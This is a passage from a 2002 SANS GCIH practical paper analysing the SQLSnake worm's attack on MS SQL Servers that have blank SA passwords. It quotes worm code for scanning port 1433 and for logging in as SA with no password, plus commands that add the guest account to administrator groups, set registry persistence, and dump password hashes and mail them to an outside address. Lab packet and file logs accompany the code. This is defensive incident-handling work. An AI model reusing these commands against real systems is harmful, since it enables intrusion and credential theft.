



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GIAC Certification
Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment v2.1
(Option 1: Exploit in action)

**Analysis of SQLSnake worm exploits of MS SQL and
Windows vulnerabilities**

Sirine Tlili
SANS 2002 Florida, Apr 1st -7th, 2002

© SANS Institute 2000 - 2002, Author retains full rights.

TABLE OF CONTENTS

PART 1 THE EXPLOIT	3
1.1 NAME.....	3
1.2 OPERATING SYSTEMS AFFECTED	3
1.3 APPLICATIONS AFFECTED	3
1.4 BRIEF DESCRIPTION	4
1.5 REFERENCES.....	4
PART 2 THE ATTACK.....	5
2.1 DIAGRAM OF THE NETWORK	5
2.2 PROTOCOL DESCRIPTION	7
2.3 HOW THE EXPLOIT WORKS	9
2.4 DESCRIPTION AND DIAGRAM OF THE ATTACK	13
2.5 SIGNATURE OF THE ATTACK	20
2.5.1 <i>Network-based signatures</i>	20
2.5.2 <i>Host-based signatures</i>	21
2.6 HOW TO PROTECT AGAINST IT.....	22
2.6.1 <i>Prevention measures</i>	22
2.6.2 <i>Removal instructions</i>	23
PART 3 THE INCIDENT HANDLING PROCESS.....	24
3.1 PREPARATION.....	24
3.2 IDENTIFICATION	26
3.3 CONTAINMENT	29
3.4 ERADICATION	32
3.5 RECOVERY.....	35
3.6 LESSONS LEARNED	36
APPENDIX.....	39
REFERENCES	41

Part 1 The Exploit

1.1 Name

Name

SQLSnake
CERT Incident Note IN-2002-04 (Exploitation of Vulnerabilities in Microsoft SQL Server).

Aliases

- Spida,
- SqlSpida,
- Digispid,
- MS Sql Worm,
- SQL Spida worm,
- JS_SQLSPIDA.B,
- Hacktool.IPStealer,
- JS.Spida.B,
- JS/SQLSpida.b.worm,
- TROJ_SQLSPIDA.B

1.2 Operating Systems affected

- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows Me

1.3 Applications affected

According to CERT Incident Note IN-2002-04, the following applications are affected by the SqlSnake worm:

- Microsoft SQL Server (with mixed mode security enabled)
- Microsoft SQL Server 2000 (with mixed mode security enabled)
- Microsoft Data Engine 1.0 (with mixed mode security enabled)
- Microsoft SQL Server 2000 Desktop Engine (with mixed mode security enabled)
- Tumbleweed's Secure Mail (MMS) versions 4.3, 4.5, and 4.6

1.4 Brief Description

The SQLSnake worm exploits MS SQL Servers with no password protecting the System Administrator (SA) account. The worm scans for vulnerable systems via TCP port 1433. It uses the "xp_cmdshell", extended stored procedure, to activate the guest account and change its password to a string of random characters. Once the guest account configured, the worm copies files to the infected system via unprotected Windows File Sharing and changes the (SA) account password to the same password as the guest account. Finally, the worm emails Windows users' accounts passwords, database and network information of the infected system to "ixtld@postone.com" and starts scanning for new targets.

1.5 References

Chad Dougherty and Allen Householder. "CERT Incident Note IN-2002-04 Exploitation of Vulnerabilities in Microsoft SQL Server". 23 May 2002.

URL: http://www.cert.org/incident_notes/IN-2002-04.html (22 July 2002)

Internet Storm Center. "MSSQL Worm (sqlsnake) on the rise". 22 May 2002.

URL: <http://www.incidents.org/diary/index.html?id=156>

Internet Storm Center. "SQLsnake Code Analysis". 21 May 2002.

URL: <http://www.incidents.org/diary/diary.php?id=157>

eEye Digital Security. "SQL Worm Analysis (AL20020522)". 22 May 2002.

URL: <http://www.eeye.com/html/Research/Advisories/AL20020522.html>

Internet Security Systems. "sql-spida-worm (9124) ". 21 May 2002.

URL: http://www.iss.net/security_center/static/9124.php

SecuriTeam.com TM . "Microsoft SQL Spida Worm Propagation". 22 May 2002.

URL: <http://www.securiteam.com/windowsntfocus/5WP0N0K75U.html>

McAfee Security. "JS/SQLSpida.b.worm". 21 May 2002.

URL: http://vil.nai.com/vil/content/v_99499.htm

Trend Micro. "JS_SQLSPIDA.B". 21 May 2002.

URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=JS_SQLSPIDA.B

The National Infrastructure Protection Center (NIPC) "Advisory 02-003 - Microsoft SQL Worm Spida" May 22, 2002


URL: <http://www.nipc.gov/warnings/advisories/2002/02-003.htm>

Part 2 The Attack

2.1 Diagram of the network

My company (company A) is an Internet Service Provider that provides access and web and database hosting services mainly to public and government institutions. We provide hosting to our customers on our own various platforms as well as offer customers co-hosting services whereby customer's machines are located in our network to benefit from our high-speed connection to the Internet.

The present assignment is based on an example of co-hosting services offered to Company B that accesses its machines via the Internet to update its database and web servers. Company B is keeping the content of SQL Servers hosted in our company up to date by using the replication mechanisms of MS SQL Server. The diagram below represents the relevant parts of both companies network.



Company A Network

The web-based application that we host is designed as a 3-tier application. The first tier called the Client-tier is a Web Browser, the second tier called the Application-tier is a Web server and the third tier called the Data-storage-tier is an MS SQL server database.

The components used for this application, hosted in our network, consists of the following:

WWW:

RedHat Linux version 7.0 with Apache 1.3.14. This web server accesses the database.

SQL Server:

Windows NT4.0 SP6 (French edition) with MS SQL Server 7.0 (French edition), the mixed mode security is enabled. It is the main database server

SQL Server Backup:

Windows NT4.0 SP6 (French edition) with MS SQL Server 7.0 (French edition), the mixed mode security is enabled. This server is used as a backup server.

IDS:

RedHat Linux version 7.1 with Snort 1.8.6 Intrusion Detection System running. This NID is deployed on our LAN to monitor inbound and outbound traffic of all hosted servers including those of Company B.

Border router:

Cisco 1720 with IOS version 12.1. There is no access-list regarding Company B web application implemented in this router.

Internal Firewall:

Nokia IP440 with IPSO 3.2.1 and Check Point FW-1 v 4.1 SP-1. The firewall does not allow any access to the SQL Servers hosted in our network except for the SQL Server hosted in company B. The SQL Servers hosted in Company A are not allowed to generate outbound traffic except to SQL Server hosted in Company B. All TCP and UDP traffic is allowed between SQL servers hosted in Company A and SQL Server hosted in Company B. The firewall allows HTTP traffic to the web server. All access is denied unless it is explicitly allowed.

The following table lists the ruleset applied to the internal firewall (CmpyA stands for Company A, CmpyB stands for Company B) :

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
SQL-CmpyB	SQL-CmpyA SQLBackup-CmpyA	Any	Accept	Long	Allow all traffic from company B to their SQL Servers
SQL-CmpyA SQLBackup-CmpyA	SQL-CmpyB	Any	Accept	Long	Allow all traffic from the SQL Servers hosted in company A to company B
Any	WWW	http	Accept	Long	Allow web traffic to the web server
Any	SQL-CmpyA SQLBackup-CmpyA WWW	Any	Drop	Long	Drop any other traffic to the web server and the SQL Servers

Company B Network

Company B network is very small; they have no firewall and no IDS to protect their network. The following components are the relevant parts of their network:

SQL Server:

Windows NT4.0 SP6 (French edition) with MS SQL Server 7.0 (French edition), the mixed mode security is enabled. All the updates are first done on this database server. The replication mechanisms of MS SQL Servers is then used to update their databases hosted in company A.

Border router:

Cisco brand router. It has been convened during the initial installation of the services of company B that an access-list should be implemented on their border router for security reasons. Such access-list is called upon to control access to their SQL Server not allowing any inbound traffic except from their SQL Servers hosted in Company A. My company has no knowledge whether this rule has been implemented.

2.2 Protocol Description

The SQLSnake worm takes advantage of a number of MS Windows and MS SQL Server vulnerabilities to compromise systems and to spread over networks.

The first major vulnerability is the default install of MS SQL Servers when the mixed mode security is chosen. According to CERT Vulnerability Note VU#635463 ¹, if an NT administrator selects the Integrated Security Mode when

¹ CERT Vulnerability Note VU#635463

installing MS SQL Server, there is no vulnerability. However, the Mixed Mode option creates an (SA) account and leaves it with no password.

During the installation of MS SQL Server 7.0, the program doesn't ask to assign a password for the (SA) account. Whereas in version 2000, it does without requiring a strong password and it can even leave it blank. In either condition, with an SA account left blank, the SQLSnake worm uses it to connect to the server.

As known, the SA account has many privileges among them is the access to the master database which includes the SQL users accounts and the use of the "xp_cmdshell", extended stored procedure. This latter is the second major vulnerability since the (SA) account uses it to run system commands. Once accessed, the commands issued by the SA account are executed using the account that the SQL Server runs under, thus behaving as the default "LocalSystem" account or the "Administrator" account that has control of the entire machine².

MS SQL Servers are configured by default to run on TCP port 1433. This default configuration makes it easy to port scanners to detect MS SQL Servers. Actually, The SQLSnake worm scans for MS SQL Servers using the default value of TCP port.

Another vulnerability exploited by the SQLSnake worm is the unprotected Windows networking shares. These shares are enabled through the Server Message Block (SMB) protocol. Known as Microsoft Networking in Windows environment, the SMB runs over NetBios (NBT) in Windows NT and uses the TCP port 139. Whereas in Windows 2000, it can be configured to run either over NetBios (NBT) using TCP port 139 or over TCP/IP using TCP port 445³.

The worm uses the *xp_cmdshell* to activate the guest account which is by default disabled and has no password. The worm opens an SMB session via TCP port 139 or TCP port 445 to copy its files and to activate the worm instance on the new victim. This is made possible due to inadvertent network administrators who have forgotten to block access to TCP port 139 and TCP port 445 on border routers and/or firewalls. Usually, the SMB ports are blocked on border routers as hackers always try to connect to this port. The unprotected Windows networking shares is one of the most critical vulnerabilities in Windows Systems as mentioned in the SANS/FBI Top Twenty List⁴.

The SQLSnake worm source code is mainly written in JavaScript. The worm uses the windows scripting environment provided by the Windows Scripting Host

² Black

³ Vidstorm

⁴ The SANS Institute

(WHS)⁵ to run its files on the infected machine. The WHS tool comes in a default installation of Windows environment. There are two versions of that tool wscript.exe and cscript.exe. The SQLSnake worm takes advantage of the fact that the WHS is a powerful tool to run its JavaScript files and to access the registry keys.

2.3 How the exploit works

The following section provides a step-by-step analysis of the SQLSnake worm infection process. The worm files used to compromise vulnerable MS SQL Servers are mostly JavaScript files. They are executed on the compromised server using the Windows Scripting Host (WSH). The worm files are composed of JavaScript and batch files, tools and utilities as well as libraries: (The Appendix includes a complete listing and description of each file)

- JavaScript files: sqlprocess.js, sqlexec.js, sqlsir.js, run.js.
- Batch file: sqlinstall.bat
- Tools and utilities: services.exe, clemail.exe, pwddump2.exe
- Libraries: samdump.dll, timer.dll

The worm begins with a reconnaissance phase in which it tries to discover SQL Server listening on port 1433. For each server found, the worm tries to connect to the SQL Server using the SA account left with blank password. Once connected to the new victim, the worm starts its infection phase in which it activates and configures the Windows guest account to copy its files using the Windows File Sharing. In the last phase, the instance worm in the new victim is activated.


The following steps show how the worm propagates on a network, taking advantage of SQL servers with blank SA account password and Windows File Sharing using the guest account. For this analysis, let's consider two victim servers: Victim X and Victim Y:

- Victim X: This server is running a vulnerable MS SQL Server, it is already infected by the SQLSnake worm.
- Victim Y: This server is running a vulnerable MS SQL Server

Step 1: Scanning for a new target

SQLSnake is active on Victim X, the worm files are located and hidden in the %WinDir%\system32 directory. The worm generates a random list of IP addresses and it starts scanning for other targets from that list by sending TCP SYN packet on port 1433.

⁵ Microsoft Corporation. "What is WHS ?"




The worm uses its own *services.exe*⁶ program to perform scans on TCP port 1433. The scan is done in quiet mode where the scanner doesn't ping the targets. The list of the MS SQL Servers found during the scan is written to a file called *rdata.txt*. The following excerpt from the *sqlprocess.js* script illustrates the scanning command:

```
shell.Run("drivers\\services -q -c 10000 " + number + "." +
random(0,255) + ".1.1-255.254 -p 1433 -o rdata.txt -z " +
threads,0, true);
```

Step 2: Connecting to the new target

If an SQL Server is found while listening on TCP port 1433, the worm tries to login to the target with SA account and a blank password⁷. The worm uses the script *sqlprocess.js* to connect to MS SQL Servers. It creates an ADO connection to the victim server using the SA account with null password. The following section of the source code illustrates the creation of the ADO connection:

```
cn = new ActiveXObject("ADODB.Connection");
cn.Provider = "sqloledb";
cn.Properties("Data Source").Value = WScript.Arguments(0);
cn.Properties("User ID").Value = WScript.Arguments(1);
cn.Properties("Password").Value = WScript.Arguments(2);
cn.Open();
```



⁶ This port scanner is a rename of the Fscan port scanner available from Foundstone, Inc

⁷ The SQLSnake worm can either use the TCP/IP library to connect to the target over the TCP port 1433 or use the Named Pipes library, which is the default MS SQL Server Network library, to connect to the target over TCP port 139.

Step 3: Activating the guest account

Once connected, the worm has the use of the *xp_cmdshell*. It activates the guest account on Victim Y and adds it to the Administrators localgroup and to the Domain Admins group. The *sqlinstall.bat* file is used by the worm to configure the guest account. The inputs required by this batch file are the IP address of the victim and the password to be assigned to the guest account and the SA account. The following section of the *sqlinstall.bat* file illustrates the commands used to configure the guest account:

```
cscript sqlexec.js %1 sa "" net user guest /active:yes
cscript sqlexec.js %1 sa "" net user guest %2
cscript sqlexec.js %1 sa "" net localgroup administrators guest /add
cscript sqlexec.js %1 sa "" net group ``Domain admins`` guest /add
```

Step 4: Performing check

Once the guest account configured and allowed administrators privileges, the worm issues the NET command to connect to the victim system through the Windows File Sharing using the guest account. The worm has full access to the system and performs the following actions before going through the infection process:

Action 1: Checking for the existence of WHS: Since the worm needs the WHS to spread over networks, it looks for *cscript.exe* in the %WinDir%\system32 directory on the new target. If this file is not found the worm stops the infection process.

Action 2: Checking whether the server has the worm: The worm checks to see if the system has already been infected, if so it will stop the infection process. As a rule, all infected servers are marked by the presence of a copy of the *regedt32.exe* file in the %Windir% directory

Step 5: Copying worm files to the victim

The worm unhides its files on Victim X and copies itself to Victim Y. All the worm files will be copied to in the %WinDir%\system32 directory except for the *services.exe* program which will be copied to the %WinDir%\system32\drivers directory. Afterwards, the worm hides its files on Victim X and on Victim Y. At this stage, a second instance of the worm is created on Victim Y.

Step 6: Deactivating the guest account

The worm instance on Victim X deactivates the guest account on Victim Y and removes it from the Administrators localgroup and the Domain Admins group.

Step 7: Changing the (SA) account password

The worm instance on Victim X issues commands changing the SA account password on Victim Y to the same password as the guest account.

Step 8: Activating the new worm instance

The SQLSnake worm instance on Victim X activates the worm instance on Victim Y by issuing a system command through the *xp_cmdshell*.

Step 9: Accessing the registry keys

The worm takes advantage of the WHS tool to enter the registry keys and installs the *sqlprocess.js* JavaScript file as a service in order to be run during the startup of the infected server. It also registers its own *timer.dll* library, used for the timing of infection process, in the Windows registry. The following section from the worm source code shows the modification made to the registry keys:

```
shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\
ImagePath", "%COMSPEC% /c start netdde && sqlprocess init",
"REG_EXPAND_SZ");
shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\
Start", 2, "REG_DWORD");
shell.Run("regsvr32 /s timer.dll", 0, true);
sql = new ActiveXObject("SQLDMO.SQLServer");
sql.Connect(".", "sa", WScript.Arguments(0));
if (sql.VersionMajor == 7)
    shell.RegWrite("HKLM\\software\\microsoft\\mssqlserver\\client\\co
nnectto\\dsquery", "dbmssocn");
sql.Close();
```

Step 10: Sending sensitive information

The active worm on VictimY starts sending account passwords, database and network information to a fixed e-mail address <ixtld@postone.com>. It runs the *ipconfig* command to collect network information on the victim server. It calls the *sqldir.js* script to collect information on the local databases. It calls the *pwdump2.exe* program to dump the NT password hashes.

The worm then appends all the collected information to a text file it creates and names it *send.txt* and sends it to the e-mail address <ixtld@postone.com> using *clemail.exe*, its own mailer program. Finally, it deletes the *send.txt* file.

All these actions are performed through the execution of its JavaScript file *sqlprocess.js*. The following section of the *sqlprocess.js* file illustrates the worm main actions:

```
shell.Run("cmd /c ipconfig /all > send.txt", 0, true);
```


```

shell.Run("cmd /c cscript sqldir.js . sa " + WScript.Arguments(0) + "
/r3s >> send.txt", 0, true);
shell.Run("cmd /c pwdump2 >> send.txt", 0, true);
shell.Run("clemail.exe -bodyfile send.txt -to ixltd@postone.com -
subject SystemData-" + WScript.Arguments(0), 0, true);
destroy(clefile);
destroy(path + "send.txt");

```

Step 11: scanning for new targets

Finally, the worm on Victim Y generates a random list of IP addresses and starts scanning for other targets among this list while doing the same on Victim X. This list, however, doesn't include IP addresses not routable on the Internet which first byte is equal to 10, 127, 172 or 192.



2.4 Description and diagram of the attack

The ingress filters applied on company A internal firewall prevent the detection of the SQL Servers hosted in our network by port scanners, thus, the SQLSnake worm scans on TCP port 1433 would be eventually blocked.

However, in order to ease the replication operation, an exception was made for company B by not applying any filter to traffic from the SQL Server of company B to their SQL servers hosted in company A. The TCP port used for replication between the SQL Servers hosted in company B and their SQL Servers hosted in our company is the default TCP port 1433 of MS SQL Servers.

Under these conditions, the SQLSnake worm active on company B SQL Server would be able to perform its scanning of TCP port 1433 and would eventually find the SQL Servers in company A.

Additionally, the SQLSnake worm would take advantage of the fact that the SQL Servers in company A are running default install of MS SQL Server 7.0 where the

mixed mode security is enabled and their (SA) accounts are left with null password.


As I do not have enough information regarding the network and system security of company B, I don't know whether their SQL Server is secured against infection from the SQLSnake worm.

For the purpose of this assignment, the following scenario is imagined:

- SQL Server in company B is infected by the SQLSnake worm,
- The active SQLSnake worm in company B finds the SQL Servers hosted in company A during the scan of TCP port 1433.

Given the fact that the SQLSnake worm generates a random list of IP addresses to scan and that luckily it doesn't take advantage of the network information collected during the infection process, there is a slim chance that the compromised SQL Server hosted in company B detects the SQL Servers hosted in company A. Therefore, the above mentioned scenario is based on a potential risk for our network that must be taken into account based on the ripe conditions of the SQL Servers mentioned above. This risk becomes stronger given also the fact that the source code is left on the infected machine and can be easily changed from scanning random IP addresses to specific IP addresses.

The following diagram illustrates the hypothetical scenario of the SQLSnake worm infection originating from the SQL Server in company B.



I built up a test network to corroborate the conditions under which the SQLSnake worm does its infection and to test the above scenario as well as to test the worm infection process under different versions of MS SQL Servers. The test network is composed of the following components:

- **Victim A:** A Windows NT Server 4.0 SP 6 (French edition) running a default install of MS SQL Server 7.0 (French edition) with mixed mode security enabled. The SA account was left with a null password, the TCP port 1433 was active.
- **Victim B:** A Windows 2000 Server (French edition) running MS SQL Server 2000 (French edition) with mixed mode security enabled. The SA account was left with a null password, the TCP port 1433 was active.
- A laptop Windows 2000 Server.
- A laptop with RedHat Linux version 7.1 running Snort 1.8.6

This test network is built in my company's active network. I took necessary measures to prevent the infection of other systems not included in my test network, by adding the following rules to our internal firewall :

- All outbound traffic to TCP port 1433, 139 was blocked,
- All outbound traffic to TCP port 25 was blocked

I used the laptop running the Snort Intrusion Detection System to capture the packets during the test. The Snort was running with its built-in SQL rules and NetBios rules enabled⁸.


I installed the NTRegmon and the Filemon⁹ tools on the MS SQL Servers of my test network to log all the worm accesses to the registry keys and the worm files creation and execution.

I downloaded the SQLSnake worm source code¹⁰ and discovered that it does infect only MS SQL Servers installed on English versions of Windows NT and 2000. For the purpose of my test, I made some changes to the source code to be able to infect MS SQL Servers installed on French versions of Windows NT and 2000.

I have also made modifications to the source code changing it from scanning random IP addresses to my target Victim B IP address.

I used the laptop with Windows 2000 Server to manually start the infection process using the changed SQLSnake worm source code. I created a directory called C:\giac\sqlsnake and I copied all the worm files to this directory.

The following figure illustrates the infection test scenario:



I have run the attack several times to collect information on the SQLSnake worm activities over the network and on the compromised systems.

Since the SQLSnake worm files are copied manually to the directory on the laptop, thus meaning that the worm is not active, I had to manually execute the worm batch file called *sqlinstall.bat* to start the infection process:

```
C:\giac\sqlsnake\sqlinstall.bat <IPaddressVictimA> <guestpassword>
```

⁸ The Snort rules are available for download at <http://www.snort.org/dl/signatures/>

⁹ Available for download at <http://www.sysinternals.com>

¹⁰ Available for download at http://www.digitaloffense.net/worms/sql_snake/

```
09/16-17:58:41.367917 laptop:1126 -> victimA:1433 TCP TTL:128 TOS:0x0
ID:883 IpLen:20 DgmLen:134 DF
***AP*** Seq: 0x76D06080 Ack: 0x7414E Win: 0x4249 TcpLen: 20
01 01 00 5E 00 00 01 00 65 00 78 00 65 00 63 00 ...^....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00 .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00 h.e.l.l. .'n.e.
74 00 20 00 75 00 73 00 65 00 72 00 20 00 69 00 t. .u.s.e.r. .i.
6E 00 76 00 69 00 74 00 65 00 20 00 6A 00 31 00 n.v.i.t.e. .j.l.
75 00 37 00 71 00 34 00 69 00 36 00 27 00 u.7.q.4.i.6.'.
```

```

09/16-17:58:42.467917 laptop:1127 -> victimA:1433 TCP TTL:128 TOS:0x0
ID:898 IpLen:20 DgmLen:170 DF
***AP*** Seq: 0x76D52484 Ack: 0x74150 Win: 0x4249 TcpLen: 20
01 01 00 82 00 00 01 00 65 00 78 00 65 00 63 00 .....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00 ..x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00 h.e.l.l. .'n.e.
74 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 67 00 t. .l.o.c.a.l.g.
72 00 6F 00 75 00 70 00 20 00 61 00 64 00 6D 00 r.o.u.p. .a.d.m.
69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74 00 i.n.i.s.t.r.a.t.
65 00 75 00 72 00 73 00 20 00 69 00 6E 00 76 00 e.u.r.s. .i.n.v.
69 00 74 00 65 00 20 00 2F 00 61 00 64 00 64 00 i.t.e. ./a.a.d.d.
27 00

```

The SQLSnake worm creates its files on Victim A and activates the new worm instance on Victim A. The following logs generated by the NTRegmon tool show the SQLSnake worm copying the *sqlprocess.js* file which is one of its main files under the c:\WINNT\system32 directory :

The following part of the NTRegmon log file illustrates the worm taking advantage of the WHS tool to add two entries to the registry keys in order to be activated at the startup of Victim A:

```

7703      68.53577927 WScript.exe:1208 CreateKey
HKLM\System\CurrentControlSet\Services\NetDDE      SUCCESS      Key:
0xE124CB20
7704      68.54864068 WScript.exe:1208 SetValue
HKLM\System\CurrentControlSet\Services\NetDDE\ImagePath SUCCESS
"%COMSPEC% /c start netdde && sqlprocess init"
7705      68.54867113 WScript.exe:1208 CloseKey
HKLM\System\CurrentControlSet\Services\NetDDE      SUCCESS      Key:
0xE124CB20
7706      68.54883428 WScript.exe:1208 CreateKey
HKLM\System\CurrentControlSet\Services\NetDDE      SUCCESS      Key:
0xE124CB20
7707      68.54887618 WScript.exe:1208 SetValue
HKLM\System\CurrentControlSet\Services\NetDDE\Start      SUCCESS
0x2
7708      68.54890384 WScript.exe:1208 CloseKey
HKLM\System\CurrentControlSet\Services\NetDDE      SUCCESS      Key:
0xE124CB20

```

The active worm on Victim A starts collecting network information, the local databases information and the password hashes and tries to send them to the e-mail address *ixtld@postone.com* as shown by the following logs generated by the Filemon tool:

```

6647      16:14:15      ipconfig.exe:1040 IRP_MJ_WRITE
C:\WINNT\system32\send.txt      SUCCESS      Offset: 0 Length: 738
6648      16:14:15      ipconfig.exe:1040 IRP_MJ_CLEANUP
C:\WINNT\system32 SUCCESS
6649      16:14:15      ipconfig.exe:1040 IRP_MJ_CLOSE
C:\WINNT\system32 SUCCESS
6650      16:14:15      cmd.exe:1176      IRP_MJ_CLEANUP
C:\WINNT\system32\send.txt      SUCCESS
>>>
6907      16:14:15      cscript.exe:260      FASTIO_WRITE
C:\WINNT\system32\send.txt      SUCCESS      Offset: 738 Length: 119
6908      16:14:15      cscript.exe:260      FSCTL_IS_VOLUME_MOUNTED
C:\WINNT\system32 SUCCESS
>>>
7737      16:14:16      pwdump2.exe:1040      FASTIO_WRITE
C:\WINNT\system32\send.txt      SUCCESS      Offset: 884 Length: 170
7738      16:14:16      pwdump2.exe:1040      IRP_MJ_CLEANUP
C:\WINNT\system32 SUCCESS
7739      16:14:16      pwdump2.exe:1040      IRP_MJ_CLOSE
C:\WINNT\system32 SUCCESS

7740      16:14:16      cmd.exe:1176      IRP_MJ_CLEANUP
C:\WINNT\system32\send.txt      SUCCESS
>>>
7912      16:14:16      clemail.exe:1084      IRP_MJ_READ
C:\WINNT\system32\send.txt      SUCCESS      Offset: 0 Length: 4096
7913      16:14:16      clemail.exe:1084      IRP_MJ_CLEANUP
C:\WINNT\system32\send.txt      SUCCESS
7914      16:14:16      clemail.exe:1084      IRP_MJ_CLOSE
C:\WINNT\system32\send.txt      SUCCESS

```

The following part of the Snort log file shows the SQLSnake worm on Victim A changing the guest account password and the SA account password on Victim B:

